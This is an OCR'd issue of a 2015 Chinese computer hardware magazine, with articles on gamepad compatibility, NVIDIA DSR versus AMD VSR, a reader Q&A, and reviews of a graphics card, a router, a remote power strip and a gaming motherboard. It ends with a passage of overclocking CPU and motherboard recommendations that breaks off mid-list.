目前市面上有不少多模式兼容的手柄，比如北通阿修罗手柄，就可以兼容Direct Input和Xinput模式，接在Windows电脑、平板上就能被游戏识别为XBOX360手柄，而且这类手柄比XBOX360功能还要强大（带按键宏设定或是连发等功能），只是手感和耐用度方面还有点差距。

鼠标模式

有些手柄还支持模拟摇杆变身鼠标的功能，在安卓或Windows设备上都可以使用，通过特定按键切换后，就可以用摇杆控制鼠标光标，手柄的L、R键则对应鼠标的左右键。这对于安卓盒子、智能电视或者HTPC来说很有用，拿着手柄就不用再去拿无线鼠标了。

此外，部分手柄还有特别的遥控器、重力感应、键盘等功能，遥控器可以遥控媒体播放（相当于传统多媒体键盘上的多媒体键）、重力感应可以玩安卓平台上需要重力感应支持的游戏、键盘功能……不怎么实用，毕竟手柄的按键太少。

手柄+Win8平板，支持Xinput才算完美

手柄+安卓平板、手机然后用小鸡模拟器、葡萄游戏大厅玩游戏的确很方便。但要是想在掌上玩XBOX平台移植的Windows游戏怎么办？Windows8平板是必需的，但接个XBOX360手柄明显失去了移动便携的功能，所以最好是配个有平板支架的无线游戏手柄，但这样的手柄又很少有支持Xinput模式的，一般只支持Direct Input，所以选择面很窄。

其实，支持Direct Input标准的手柄也可以通过Windows下的X360ce软件模拟成Xinput手柄（运行后手动映射键位），如果游戏中没有生效，可以自行下载Xinput的DLL文件拷贝到游戏根目录试试（注意，Xinput1_3.dll文件是分32位和64位的，请参照操作系统下载对应版本）。

不换显示器也能享受更精细画面
VSR/DSR对比体验

大家都知道，显示器分辨率越高那么显示画面就越精细。而目前大多数用户的显示器分辨率仍然是1080P，能不能不换显示器就能体验到4K画质呢？去年底NVIDIA推出了DSR（动态超级分辨率）技术，让这一想法成为了现实。AMD自然不会落于人后，也推出了VSR（超视觉分辨率）技术。那么这两个技术在使用中究竟有何不同，谁的体验更好呢？

手机扫描二维码
全彩内容随身读


原理分析：都类似传统的缩减采样

DSR和VSR两个技术虽然名字不一样，但是从原理上看都是差不多的。这两个技术都有点类似于之前的缩减采样技术，就是说开启DSR和VSR之后，显卡的GPU会以最高4K分辨率对图像进行渲染，然后用动态缩放的方式将图像以1080P分辨率输出到显示器上。在整个渲染的过程中，由于渲染精度的大幅提升，尽管显示器画面依然是1920×1080，但画面的效果会更加精细。DSR和VSR两个技术的优点是无需游戏支持，只要显卡支持该技术并安装了相应版本的显卡驱动，就能开启这一技术。


都需要在显卡驱动中开启

那么DSR和VSR技术如何使用呢？之前我们已经为大家介绍过DSR技术了，在NVIDIA驱动程序的控制面板的3D设置界面中，先设置“DSR-因素”，2.00×表示2倍于显示器最大分辨率的像素进行渲染，以此类推。要想在全高清显示器上用4K分辨率进行渲染，那就要选择4.00×这一项。关闭DSR只需将这一项设置为“off”即可。还有一项名为“DSR-平滑度”，数值越高则呈现出来的画面越模糊。到这里还没完，还需要打开GeForce Experience软件，在设置游戏优化时，玩家得在手动设置中将分辨率设置为3840×2160，这样就能进入游戏体验更精细的画质了。


AMD的VSR在设置上更简单，使用前也要在驱动中进行设置，需要注意的是，VSR选项在3D设置中找不到，而是被放到了显示器属性中。开启VSR之后，再在系统中设置分辨率选项时，最高的一项就不再是1920×1080，而是提升到了3200×1800。



NVIDIA驱动程序控制面板中的DSR选项



在显示器属性中将“启用虚拟超级分辨率”勾上就行了



显示器(S): 1. S24E360
分辨率(R): 1920 × 1080 (推荐)
方向(O):
高
3200 × 1800
2560 × 1440
1920 × 1080 (推荐)

此时系统分辨率选项中就会出现更高的3200×1800、2560×1440两项了


效果对比：游戏体验不错

研究平台
CPU: Intel Core i7 4790
内存:金士顿 DDR3 1600 4GB×2
硬盘:闪迪 至尊超极速512GB
主板:技嘉 G1.Sniper Z97
显卡:NVIDIA GTX 980Ti
AMD R9 Fury X
显示器: 三星 S24D360HL（分辨率1920×1080）
电源:航嘉 MVP600
操作系统: Windows 7旗舰版 64bit


别看这两个技术的原理基本一致，但是在使用范围上有明显的不同。DSR只是针对游戏进行优化，也就是说只有通过GeForce Experience对游戏进行优化后，在游戏中画面才会变得更加细腻；而VSR则是对电脑全局进行优化，只要开启该技术之后，桌面、程序、游戏的画面均会发生变化。那么DSR和VSR技术的效果到底如何呢？下面就来体验一下。

开启DSR之后，游戏中的字体、鼠标指针以及人物都明显比不开DSR时小了一圈，可以感觉到画面精细了不少，整体效果有了明显的提升。将截图放大之后，可以看到人物、物体边缘的锯齿明显减少了，精细度基本达到了4K级别。不过画面在缩放输出的过程中，画质会受到一定的影响，看上去有些灰蒙蒙的，颜色不够亮丽、通透。


开启VSR并将分辨率调到最高的3200×1800之后，如果只进行文字处理、上网等应用的话，体验并不好。因为画面进行缩放后，展现在画面上的字号不仅小了，而且笔画之间的间隙也变小了，这些文字看上去就有些模糊，就观感来说反而有所降低。进入游戏之后，VSR的表现就好了不少，其整体效果与开启DSR的画面差不多。只是3200×1800的分辨率有些奇怪，仔细观看能察觉到画面中的物体有一些变形。对于非游戏用户，小编并不推荐大家开启VSR技术。



1080P画面截图，细节锯齿明显，比较模糊



开启DSR 4K渲染后，画面精细度明显提升



VSR的4K渲染效果与DSR非常接近

性能测试：显卡性能需求均大幅提升

既然显卡端是用3840×2160分辨率来渲染画面，那么对显卡性能的要求必然不会太低。我们分别在开启DSR/VSR、关闭DSR/VSR以及连接4K显示器时，考查显卡的游戏性能。

在开启DSR/VSR并设置到最高分辨率之后，由于显卡会以4K分辨率来渲染画面，所以此时游戏画面帧速与直接连接4K显示器时的帧速非常接近，大幅低于1920×1080分辨率下的画面帧速。由此可见，开启DSR/VSR之后对于显卡性能的需求也会大幅提升，如果你的显卡性能一般的话，在开启DSR/VSR之后，设置渲染分辨率时千万不要开太高，以免影响画面流畅性。

游戏性能对比			
GTX 980Ti			
	关闭DSR/VSR	开启DSR/VSR	4K显示器
《地铁：最后的曙光》最高画质	86fps	42fps	41fps
《刺客信条：大革命》最高画质、4×MSAA	57fps	18fps	17fps
《孤岛危机3》最高画质、4×MSAA	59fps	24fps	23fps
R9 Fury X			
	关闭DSR/VSR	开启DSR/VSR	4K显示器
《地铁：最后的曙光》最高画质	83fps	43fps	40fps
《刺客信条：大革命》最高画质、4×MSAA	55fps	12fps	11fps
《孤岛危机3》最高画质、4×MSAA	57fps	25fps	24fps

总结　对提升游戏画质有帮助，推荐用1440P分辨率渲染

不用更换显示器就能体验到更高分辨率的画质，让游戏画面看上去更加精细，个人觉得DSR/VSR是两个比较实用的技术，值得大家去尝试。但在使用时要注意，如果设置成4K分辨率来渲染的话，即便是中高端显卡性能都不足，会出现画面卡顿等情况，也就谈不上什么玩爽游戏了。对于想要尝试DSR/VSR的用户来说，小编推荐将渲染分辨率设置成2560×1440就可以了，一来画面效果比原生1080P画面有一定提升，二来对显卡性能的要求也不高。

为了让读者能自由搭配单册图书，又能享受到套餐的优惠，我们特别推出：

凡订单满50元
立减5元！
订单满100元
立减10元！
订单满150元
立减15元！
以此类推，优惠不叠加！

注：套餐图书已优惠，故不参加本次活动。

新 书 上 架

《电脑报2014年合订本》
《电脑报2013年合订本》
《创意Photoshop CS4设计实例精粹》
《数码摄影完美风光拍摄》
《数码单反摄影兵器谱》
《构图就这么简单》
《微距摄影与商业案例》
《摄影用光》
《数码单反镜头》
《摄影构图》
《年入10万，17岁草根少年的网赚实战》
《月挣5000，网上开店立即GO》
《皇冠的秘密》
《网络营销实战兵法》
《淘宝网店装修实战》
《乔布斯图传（1955-2011）》
《最伟大的100处旅行圣地》

电脑报图书总店，经典图书

清仓折上折

因报社仓库搬迁调整，大量图书超低价出售，**最低3折起！**

原价30-60元，现价**15元**起全场包邮！

套餐低至**10元**一本！

报社总部直接发货，所有图书绝无盗版！

步骤一：选中自己喜欢的图书。

步骤二：进入网址dnbbook.taobao.com，通过书名或分类检索到该书。

步骤三：按照淘宝流程拍下并付款（若有疑问请咨询在线客服）。

步骤四：耐心等候包装可靠，快递迅速的超值图书送达。


手机淘宝扫一扫：

世界那么大，我想去看看！旅游图书火热促销中

秘密东京：
活色生香逛东京，
吃喝玩购一本 GO

舌尖上の中国
A Bite of China
美食行天下

吃货们旅游、解馋全程指导完美再现“舌尖”全景，让您领略妈妈的、故乡的、记忆的、历史的，人情的味道。


最伟大的100处旅行圣地
Lifetime Catch In Journey
一生的收获之旅

精选世界公认的 100 处旅行首选线路；300 幅精美大图，华盖供图，品质保证。

电脑报图书总店网址：dnbbook.taobao.com

一周热问TOP榜

本周不少朋友在微信上都询问了有关台式电脑升级的事情，这里小狮子想要提醒大家的是并不是所有的台式电脑都适合通过升级的方式提升服役年限。不少五六年前配置的台式电脑，其配件年代过于久远，往往在升级过程中只能保留硬盘和机箱这两个配件，对于这样的升级，小狮子建议重新购买来得更划算一些！


微信扫描二维码，加入电脑报读者俱乐部

TOP1

提升路由器覆盖范围

Q: 无线路由天线的方向和信号强弱是否有关？可否通过调整无线路由方向而提升信号强度或覆盖范围？

A:无线路由器的天线接头部分，一般都设计有可以弯折的连接件，同时在弯折角度90°、45°、0°的部分有卡榫固定，天线本身是一个无源设备，它类似强光手电棒灯泡后面的聚光反光镜，把原本360°圆球一样的四散的信号，压扁后，牺牲上下垂直面的强度，增加水平面的强度。以此达到不提高功率，而增加覆盖范围的目的。用户可以根据家中的环境来调整天线角度，让信号覆盖更广。一般单层的家庭把天线垂直90°于地平面往往信号覆盖最好，而住复式楼或是别墅的用户，可以把天线水平于地平面平放，来增加上下的覆盖能力。此外，更换不同dBi值的增益天线对于无线网络信号强弱确实有影响，特别是在复式建筑和别墅等房屋内，更合适的高增益的天线，能让全家每一处角落都完美覆盖无线信号。



天线极化图

TOP2

影驰GTX750Ti的选择

Q: 影驰GTX750Ti看京东上有黑将和大将两个版本可以选择，两者差价很小，想问下哪个版本性价比更高一些？

A: 两块显卡频率这些都是一致的，主要区别在于显存容量的不同，黑将版搭载1GB容量的显存，而大将版搭载2GB容量的显存，价格上差价在80元左右，对于希望在高分辨率下开启高画质流畅游戏的用户，建议选购大将版显卡。

TOP3

搅局的服务器CPU

Q:我是广播电视编导专业的大一学生，最近装机在处理器的选择上不知道该选择至强四核E3-1230V3还是i7-4790，能介绍下两者的关系吗？

A:两三年前，英特尔至强E系列处理器开始在大众消费市场流通时，便受到不少追求性价比的玩家喜爱，相对消费级的酷睿i系列，原本定位工作站和服务器领域的至强E系列产品售价仅比酷睿i5贵一些，却拥有媲美酷睿i7的性能，虽然并没有整合核芯显卡，但指令集更适合多线程任务的稳定性，对于追求稳定并没有太多超频意愿的消费者而言，Intel至强E系列是不错的选择。


至强四核E3-1230V3当前售价仅1799元

TOP4

读懂SSD性能数据

Q: 想要自己学着测试下其性能，能否介绍下如何看懂AS SSD Benchmark这类软件的测试数据？

A:AS SSD Benchmark是小狮子和同事们最常使用的SSD固态硬盘性能测试工具，软件可以测出SSD的连续读写速度、4KB随机读写速度、QD64时的随机读写速度，另外还有平均访问时间和软件测试得分，在这些数据中比较重要的是连续读写和4KB随机读写的速度。SSD在读和写的操作上，读的操作是明显多于写操作的，这个比例在10~20:1的水平，所以，对于SSD的性能，先要看4K随机读的成绩，再看4K随机写和连续读的成绩，连续写的能力其实是排到最后的。



4K随机读成绩基本决定SSD性能高下

电脑报网店上线，欢迎广大读者根据需求购买单期报纸，或按月、季度购买（限已出版），也可以网上订阅季度、半年、全年报纸。

随书购买电脑报，免邮费，详情请联系店小二！

购买已出版报纸请扫描：

图书总店网址：
http://item.taobao.com/item.htm?spm=a1z10.5-c.w4002-31472505.14.nWYAof&id=43662064912

订阅半年或全年〈电脑报〉请扫描：

邮政订阅网址：
http://bk.11185.cn/index/detail.do?method=getCataDetail&pressCode=77-19

做工扎实性能强

蓝宝石 R9 380 4G D5 黑钻版 OC 显卡评测

蓝宝石黑钻系列显卡定位仅次于毒药系列，主打高性能和超频能力，在中高端用户中积累了不低的人气。随着300系列产品的发布，新一代黑钻系列也整装待发。本周我们为大家带来的是蓝宝石 R9 380 4G D5 黑钻版 OC（以下简称蓝宝石 R9 380黑钻版）的评测，考查这款中端显卡的性能表现究竟如何?

基本参数

- **核心代号**:Antigua
- **工艺制程**:28nm
- **核心频率**:1000MHz
- **显存频率**:6000MHz
- **显存容量**:4GB GDDR5
- **显存位宽**:256bit
- **输出接口**:HDMI ×1、DVI×2、DP×1
- **参考售价**:**1899**元

手机扫描二维码
全彩内容随身读

规格全面超越公版

作为一款黑钻系列非公版产品，蓝宝石 R9 380 黑钻版的做工、用料非常扎实，规格全面超越公版。蓝宝石 R9 380 黑钻版采用了代号为 Antigua 的核心，拥有 1792 个流处理器、112 个纹理单元以及 32 个 ROPs 单元，默认频率为 1000MHz，与公版的 970MHz 相比，有了明显的提升。显卡显存容量为 4GB，频率达到了 6000MHz，同样比公版更高。因此蓝宝石 R9 380 黑钻版拥有比公版 R9 380 更好的性能表现。显卡采用的是 5+1+1 相供电，搭配黑钻电感、固态电容，既可保证显卡在高频下稳定运行，也为超频打下了基础。

在散热方面，显卡采用的是 Dual-X 双风扇散热器，拥有 2 根 8mm 铜管和 2 根 6mm 铜管，可迅速地将热量传导到鳍片上，再通过两个 100mm 可调速风扇快速排出热量，让显卡在较高的频率下也能保持较低的运行温度。

性能表现令人满意

测试平台及测试方法

CPU:Intel Core i7 4790
内存:金士顿 DDR3 1600 4GB×2
硬盘:闪迪 至尊超极速 512GB
主板:技嘉 G1.Sniper Z97
显卡:蓝宝石 R9 380 4G D5 黑钻版 OC
电源:航嘉 MVP600
操作系统:Windows 7 旗舰版 64bit

接下来我们对蓝宝石 R9 380 黑钻版的性能进行考查。用 3D Mark11 测试显卡的基准性能，用 DX9 游戏《街头霸王 4》、DX10 游戏《生化危机 5》、DX11 游戏《失落的星球 2》等考查显卡在实际游戏中的表现。

性能对比

	蓝宝石 R9 380黑钻版	公版R9 380
3D Mark11 Extreme	3281	3087
《失落的星球2》1920×1080、高画质、4×AA	72.3fps	70.1fps
《生化危机5》1920×1080、高画质、8×AA	194.1fps	191.7fps
《中土世界:魔多暗影》1920×1080、极高画质	44.5fps	41.6fps
《街头霸王4》1920×1080、高画质、8×AA	197.2fps	195.4fps

在测试中蓝宝石 R9 380 黑钻版的性能表现不错，得益于较高的频率，比公版 R9 380 有更好的性能表现。

最后在 26℃的室内，用 FurMark 对显卡考机半小时，此时显卡的温度从 39℃提升到了 78℃，同时风扇噪音的增加并不明显，Dual-X 双风扇散热器的性能令人满意。

显卡输出接口配置为比较常见的 DVI×2+HDMI+DP 的组合

显卡的供电部分用料很扎实

工程师总结 | 熊乐

选高品质显卡玩游戏更爽

不少用户在购买显卡时，总是喜欢选择价格比较低的产品，认为性价比较高。实际上，这些低价显卡多是公版，无论是性能还是用料上都与高端版本有不小的差距。而本次测试的蓝宝石 R9 380 黑钻版扎实的用料加上强力的散热器，不仅性能表现更好，而且稳定性高，品质上比低规格的 R9 380 要好不少，适合既重视性能又看重品质的高端用户。

网络多面手

华硕 RT-AC55U 无线路由器评测

多功能已经成为无线路由器发展的趋势，不仅是智能路由器，就连传统网络无线路由器也开始苦练内功，凭借越来越丰富的功能来打动消费者。本次评测的华硕 RT-AC55U除了拥有1200Mbps的速率之外，在功能上也有不少亮点，使得产品的可玩性更高。下面就来看看它的表现。

基本参数

- **网络标准**:802.11ac
- **速率**:867Mbps（5GHz)+300Mbps（2.4GHz）
- **接口**:1×Wan、3×Lan、1×USB 2.0、1×USB 3.0
- **参考售价**:**699**元

手机扫描二维码
全彩内容随身读

外观华丽 性能强悍

RT-AC55U 依然采用了华硕网络产品上常用的外观设计，正面为具有设计感的钻石菱格纹，拥有华丽的视觉体验，在同类产品中显得与众不同。

性能上 RT-AC55U 支持 802.11ac 标准，无线速率为 867Mbps（5GHz）+300Mbps（2.4GHz），整体规格上属于主流水准。在实际使用中，无线路由器的性能表现如何呢？小编将无线路由器接入联通 10Mbps 宽带，然后在 A 点（距离 1m，无障碍）、B 点（距离 5m，隔一堵砖墙）、C 点（距离 8m，隔一堵承重墙）进行测试。

RT-AC55U信号覆盖测试

	5GHz网络	2.4GHz网络
A点信号强度/下载速度	-22dBm/1208KB/s	-21dBm/1211KB/s
B点信号强度/下载速度	-63dBm/无法测速	-55dBm/437KB/s
C点信号强度/下载速度	-44dBm/1183KB/s	-41dBm/1187KB/s

除了 B 点由于承重墙的阻挡，5GHz 信号无法穿透之外，在其余点上无线网络的信号表现都还不错。RT-AC55U 的无线信号覆盖能力很强，表现可让人满意。

接下来是 867Mbps 无线局域网传输速度测试，RT-AC55U 的表现不错，38.9MB/s 的成绩在同类产品中属于中上水准。通过测试可以看到，RT-AC55U 无论是信号覆盖还是传输性能上，都表现不错，没有明显的短板。

无线路由器背面的接口还算丰富

图文结合的后台易用性高

功能丰富玩法多

之前华硕也推出过多款 802.11ac 无线路由器，但主打强劲的性能。而在 RT-AC55U 上，我们看到产品的功能也丰富了起来。RT-AC55U 分别提供了 1 个 USB 3.0 和 1 个 USB 2.0 接口用途很多，可以连接 USB 上网卡，将移动网络分享出来；也可以连接 USB 存储设备，远程进行脱机下载、局域网共享等应用。

放假期间，家长总是担心孩子在家沉迷于网络影响学习。RT-AC55U 提供了家长控制功能，只要在后台将要进行控制的设备添加进家长控制列表中，就能让这个设备在设定的时间内无法使用网络，这个功能实用性很高。同时无线路由器提供了访客网络功能，可以设置访客网络的连接时间、权限等，避免数据外泄。除此之外，RT-AC55U 还支持 IPv6、IPTV、VPN 服务器等功能，玩法很多。

工程师总结 | 熊乐

传统无线路由器的逆袭

从华硕 RT-AC55U 上可以看到，功能丰富不仅仅是智能无线路由器的专利，传统硬件厂商的产品也可以做到功能丰富、可玩性高、实用性强。同时与不少智能无线路由器不同的是，华硕 RT-AC55U 在无线性能上没有明显的短板，信号覆盖能力强且稳定，是一款性能非常强悍的 802.11ac 无线路由器。对于喜欢折腾的高端玩家来说，华硕 RT-AC55U 是个不错的选择。

排插也有云智能

易速智能云网管 ICW108 远程 PDU 评测

对于企业用户来说，如何管理公司各种用电设备是一门很不简单的技术。如果有一款设备能够随时监控服务器、路由器、交换机、空调、员工电脑的用电情况，而且可以进行实时控制，那必然会给企业管理带来很大的便利。易速智能云网管系列PDU就是这样一款设备，本次我们收到的是智能云网管ICW108，这可不是一款普通的8口排插，它的云控制功能一定会让企业用户眼前一亮：可跨平台，在电脑、平板、手机上都能流畅操作。

智能云网管 PDU：用微信进行远程监控

易速智能云网管 ICW108 最大的特色就是可以通过网络云服务器随时监测和控制连接在它上面的用电设备，而使用者只需要通过关注易速公司的微信公众号，注册 PDU 后就能实现以上的功能，操作直观而简便。和市面常见智能插座不同，该款产品也可使用电脑、平板及手机免装软件或者 APP，实现远程操作，还可以绑定 QQ 号码一键登录。让我们来看看它是怎么工作的。

网络连接简单方便


要实现智能云网管 ICW108 的远程操作功能，必须先让它连接网络。其实这个操作很简单，就像平常设置路由器一样。小编所在办公室的网络采用自动分配 IP 的方式，所以首先用一台电脑通过网线连上 ICW108，将获取 IP 的方式设置为自动，然后记录下机器码（注册需要），保存设置后把 PDU 连进单位网络，它就能自动连上易速的云服务器了。

如果忘了记录机器码，也不知道 PDU 被自动分配的 IP 是多少怎么办？没关系，易速早就考虑到这一点了，只需要按下 PDU 上的功能键 5 秒，PDU 上的液晶屏就能显示本机 IP，随便找个同网段的电脑登录这个 IP，输入管理账号和密码就可以进入 PDU 的管理界面查看了。

微信控制直观方便

智能云网管 ICW108 接入互联网之后，我们接下来就要用微信去控制它（如果 PDU 就在身边，可以直接用配套的遥控器对 PDU 上的 8 个插口进行控制）。首先，在微信里关注易速的官方公众微信“易速云平台”，然后注册云服务用户（会用到刚才注册的机器码），注册完登录后就可以在云服务器上控制你的智能云网管 PDU 了！

在微信的易速云平台公众号中点击进入云服务器，就来到了 PDU 远程监控的主页。在这里可以选择监测实时数据，可以看到 PDU 工作电流、电压、温度、输出功率等参数，这对于企业管理用电设备来说是相当有用的。除了监测，我们更想使用一下 ICW108 的远程控制功能，这时进入设备控制界面，就可以对连接在 PDU 上的设备（可以自行备注设备名称方便操控）进行开关（我们试了一下远程控制插座开关，反应速度很快，1 秒内就可以完成，而且可以看到实时的开关状态），同时还可以设置延时、定时开关任何一个插座。这是非常重要的，我们知道很多设备一起开机会对电网造成较大的冲击，所以通过 ICW108 进行延时顺序开机，可以避免这样的问题，而且也可以更合理地安排设备的通电顺序。



另外，ICW108 还提供了用电限制功能（针对电流），可以针对每个插座制定限制计划，如果某个插座的用电设备超标，可以自动对它进行各种操作：关机、重启、延时关机与重启……同时还给管理员发送微信、短信、邮件进行提醒。

规格参数

- **最大功率**：3000W
- **最大电流**：16A
- **最大电压**：240V
- **检测温度**：-40 +80℃
- **检测湿度**：0~99%RH
- **其它功能**：支持空调控制，红外线，门磁，烟感
- **参考售价**：**599** 元

编辑观点

重新定义企业用电管理方式的创新型 PDU

智能云网管 ICW108 很巧妙地把云智能控制功能与传统的 PDU 相结合，在很大程度上简化了管理员的操作与监控步骤，能够很方便地对公司用电设备进行远程监测与控制，除了大大提升设备的使用合理程度外，还能实现有效的省电和安全防护。

更多实用功能包括 USB 扩展，红外线控制，温度控制，远程空调控制等。

对于企业来说，这样一款 PDU 的确算得上是重新定义了用电设备的管理方式，只要一部手机，就能让管理员随时随地对公司的用电设备进行远程监控，这样的创新值得点赞，也值得企业用户关注。

豪华的游戏旗舰

映泰 GAMING Z97X 主板评测

主板厂商以游戏应用为产品卖点已经成为一种潮流，当然，即便都是以游戏为主题，各家的主板设计理念还是有所差别的。映泰最近热卖的GAMING Z97X则是这方面的旗舰级代表之一，配置不输其他两大竞争对手的同级产品，但价格更加平易近人。那它在游戏应用方面的设计理念是怎样的呢？一起看看吧。

手机扫描二维码
全彩内容随身读

豪华游戏旗舰该有的全有

作为针对游戏应用的旗舰主板，能搭配顶级的周边配件是必需的。映泰 GAMING Z97X 在这方面做得很到位，3×PCI-E ×16 插槽（3 卡交火）、M.2（10Gbps）+SATA Express（10Gbps）硬盘接口、USB3.1（10Gbps）一应俱全，4 条内存插槽可支持 32GB DDR3 3000（超频模式），甚至主板上还有液氮超频开关、XMP 模式开关、CMOS 清除开关和 DEBUG 灯……玩家想要的功能基本上都做齐了。

声卡网卡是强项，游戏体验更上一层楼

Hi-Fi 3D 智能天籁系统是映泰主板的传统强项，这款 GAMING Z97X 当然会配备。除此外，配合映泰的智能调音大师、魔幻变声等工具软件可以在游戏中获得更好的音效体验。

有关 Killer E2201 和 Intel I218V 哪个是更好的低延迟游戏网卡，有主板厂商争得面红耳赤。映泰 GAMING Z97X 的做法则称得上简单直接有效，干脆两个都配上，不就不用争了？另外，双千兆网卡还可以同时连接两个宽带网络，哪条线路更通畅，玩游戏的时候就切换过去，实用又方便。

在实际的游戏体验中，GAMING Z97X 让人身临其境的音效表现和网络低延迟给小编留下了不错的印象，双网卡切换也多了一个选择。

可玩性不错的游戏指挥盒

GAMING Z97X 的包装盒中标配了一个游戏指挥盒——其实就是一个多功能的前置面板盒。不过，这个前置面板盒的最大作用是方便玩家接上耳麦进行游戏语音交流，它自带了语音增强功能（按下面板上的 MIX 键才能启用），让队友能更清晰地听到你的语音命令。除此外，它还能监控处理器的温度（通过灯光颜色来表现），在系统故障的时候还能显示 CPU、内存、显卡的运行状态以便侦错（如果有故障，对应的 LED 灯会熄灭）。

基准性能测试

PCMark7	基准	6368
	轻量级	6280
	办公性能	5457
	创作性能	7005
	娱乐性能	5982
	计算性能	6610
3DMark11 P 模式		6590
《地铁：最后的曙光》 1920×1080 高画质		43fps
《正当防卫 2》 1920×1080 高画质 8×AA		47fps
《街头霸王 4》 1920×1080 最高画质 8×AA		187fps

编辑观点

不但配置豪华，游戏功能也很实用

映泰 GAMING Z97X 不仅是一款可以让硬件玩家玩得很 HIGH 的豪华主板，它实用的游戏设计也能给游戏玩家一流的体验，包括 Hi-Fi 3D 智能天籁系统和双千兆网卡的设计，都是非常抢眼又实用的配置。如果你想组建一套旗舰级的游戏 PC，映泰 GAMING Z97X 是个性价比高而且还很实用的选择。

规格参数

- **芯片组**：Z97
- **CPU 接口**：LGA 1150
- **内存支持**：DDR3 1600 4×8GB
- **视频输出**：DP/2×HDMI/DVI
- **扩展槽**：3×PCI-E 3.0 ×16
  3×PCI-E 2.0 ×1
- **存储接口**：6×SATA 6Gbps
  1×SATA Express（或 2×SATA 6Gbps）
  1×PCI-E M.2
- **USB 接口**：4×USB3.0
  2×USB3.1
- **特色功能**：杀手 +Intel 双千兆网卡
  强殖装甲保护系统
  Hi-Fi 3D
  游戏指挥盒
- **参考价格**：**999** 元

测试平台

- **处理器**：Intel Core i7 4770K
- **主板**：映泰 GAMING Z97X
- **内存**：金士顿 DDR3 1600 4GB×2
- **显卡**：索泰 GTX750Ti-2GD5 霹雳版 HA
- **硬盘**：金士顿 SSD 120GB
- **显示器**：DELL U2410
- **电源**：航嘉 jumper500
- **操作系统**：Windows7 64bit 旗舰版

责编:张毅　**组版**:况中银　**责校**:杨志刚
日期:2015.7.27　**投稿邮箱**:pcw_play@vip.sina.com

微信扫描二维码，加入电脑报读者俱乐部

电脑报读者俱乐部

在购买 IT 硬件产品的过程中，有任何疑问或者需求的，都可以到电脑报读者俱乐部寻求帮助，除可在微信上同众多小编进行直接交流外，更有精彩读者互动活动和海量奖品等着您！

超频就这么简单

K 系处理器与玩家主板推荐

“想要组装一台电脑，希望大学四年性能都不会落伍”——站长最近收到不少这样的提问，想要主机硬件性能不会落伍，除了花钱堆砌高规格硬件外，在预算范围内，选择具有一定超频潜力的产品，同样能让主机陪伴我们更长的时间。针对大众用户超频应用的主板加上K系处理器，超频加保值的核心平台就这么简单！

实惠型的超频套装

AMD A6-7400K/399 元 + 华擎 FM2A88M 极限玩家 4+/399 元

AMD A6-7400K 是 AMD 新平台的一款双核入门 APU 处理器，拥有不锁频设定和双核 3.5GHz 的默认主频设定，应对日常的高清播放和入门级游戏无压力。

在主板方面并没有一味追求低价，华擎 FM2A88M 极限玩家 4+ 主板拥有 X-Boost 一键超频技术，它专为智能超频设计，能够释放 CPU 隐藏的潜能，对入门级玩家而言颇为实用。

大众用户的选择

AMD Athlon X4 860K/429 元 + 映泰 Hi-Fi A88W 3D/499 元

对主流市场消费者而言，价格一降再降的 AMD Athlon X4 860K 绝对能让你心动，该处理器采用了和最新 Kaveri APU 相同的压路机架构，默认主频即达 3.7GHz，动态加速可达 4.0GHz。映泰 Hi-Fi A88W 3D 不仅拥有 Hi-Fi 级别的音频效果，CPU 供电支持上更是专为 Kaveri APU 设计，六相供电配以大面积的 Mosfet 散热片，充分激活处理器超频潜力，对于偏好影音体验的玩家而言，该主板是相当不错的选择。

主流超频玩家的利器

Intel 酷睿 i5-4690k/1549 元 + 技嘉 Z97X-Game Plus/999 元

